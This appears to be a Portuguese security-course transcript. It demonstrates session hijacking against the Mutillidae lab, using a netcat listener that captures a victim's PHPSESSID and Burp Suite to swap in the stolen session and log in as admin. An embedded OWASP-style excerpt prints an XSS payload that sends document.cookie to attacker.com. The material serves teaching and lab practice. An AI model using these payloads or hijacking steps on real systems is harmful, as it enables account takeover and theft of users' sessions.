


## Sequestro de sessão com burp

### Transcrição

Já realizamos o sequestro de sessão da vítima. Agora, vamos trocar aquela que está na máquina pela sessão recém descoberta do usuário:




```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nc -lvp 80  
listening on [any] 80 ...  
connect to [192.168.1.39] from DESKTOP-N6QH54S.home [192.168.1.33] 50872  
GET /?showhints=1;%20PHPSESSID=06tsnmioee56j04a92h3nj7pt2;%20acopendivids=swingset,jotto,phpbb2,redmine;%20acgroupswithper  
sist=nada HTTP/1.1  
Host: 192.168.1.39  
Connection: keep-alive  
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36  
Accept: image/webp,image/*,*/*;q=0.8  
Referer: http://192.168.1.37/mutillidae/index.php?page=add-to-your-blog.php  
Accept-Encoding: gzip, deflate, sdch  
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.6,en;q=0.4  
root@kali:~#
```

Para efetivar esse procedimento, pediremos ajuda ao **Burp Suite**. Primeiro, é preciso configurar o browser para enviar informações ao **Burp**. Para isso, clicaremos no ícone das três linhas que fica no menu do navegador do Firefox e seguimos por:

"Preferences > Advanced > Network > Settings"


Na janela que será aberta, alteraremos "No proxy" para "Manual proxy configurations" e no campo "HTTP Proxy" preenchemos o número IP do localhost e a "Port" colocamos como 8080:



Com as configurações prontas, o próximo passo será abrir o **Burp Suite** e configurá-lo para interceptar as requisições. Seguimos por: "Target > Scope > Add".

Inserimos a URL que desejamos que seja interceptada, referente ao site do *Multillidae*: `http://192.168.1.37`.

Lembrando que o IP que aparece para nós pode ser diferente do que aparece na sua casa.



Feita a configuração do endereço que deve ser interceptado podemos deixar momentaneamente o modo de interceptar desativado. Para isso, vamos em "Proxy" e clicaremos em cima do botão de interceptar até que ele fique "Intercept is off".

Verificaremos o que ocorre se acessarmos o site como usuário comum antes de continuar. Entramos no site e criamos um login, nome de usuário "Rafael" e senha "alura". Com o login criado, acessaremos o site e logo em seguida damos um *logout*. Temos a seguinte URL:


 <p>The attacker modifies the 'CC' parameter in their browser to:</p> <pre>'&gt;&lt;script&gt;document.location= 'http://www.attacker.com/cgi-bin/cookie.cgi ?foo='+document.cookie&lt;/script&gt;'.</pre> <p>This causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.</p> <p>Note that attackers can also use XSS to defeat any automated CSRF defense the application might employ. See A8 for info on CSRF.</p> | <p><b>OWASP</b></p> <ul style="list-style-type: none"> <li>Types of Cross-Site Scripting</li> <li>OWASP XSS Prevention Cheat Sheet</li> <li>OWASP DOM based XSS Prevention Cheat Sheet</li> <li>OWASP Cross-Site Scripting Article</li> <li>ESAPI Encoder API</li> <li>ASVS: Output Encoding/Escaping Requirements (V6)</li> <li>OWASP AntiSamy: Sanitization Library</li> <li>Testing Guide: 1st 3 Chapters on Data Validation Testing</li> <li>OWASP Code Review Guide: Chapter on XSS Review</li> <li>OWASP XSS Filter Evasion Cheat Sheet</li> </ul> <p><b>External</b></p> <ul style="list-style-type: none"> <li>CWE Entry 79 on Cross-Site Scripting</li> </ul> |

Na mesma página são listadas algumas referências de links com informações sobre proteção e prevenção a ataques.


Uma recomendação é ler as documentações da *OWASP* para compreender como os ataques são realizados e como a prevenção pode ser feita.

Podemos retornar ao **Burp** e ligar novamente o botão de interceptar: *Intercept is on*.

Retornamos ao site do *Multillidae*, como usuário comum, e fazemos novamente o login. O *Burp* já avisa que somos interceptados e o que ele nos mostra é o número de sessão da vítima. Com esse número capturado podemos retornar ao **Burp** e colar essa informação no seguinte local:



Feita a troca de sessão, podemos pedir ao **Burp** para finalizar a requisição. Pressionamos o botão "Forward" e ao retornarmos a página do *Mutillidae*, verificaremos que estamos logados como `admin` :



Ou seja, obtivemos um ótimo resultado. Estamos logados no site, como `admin` sem sabermos nem sequer a senha do usuário!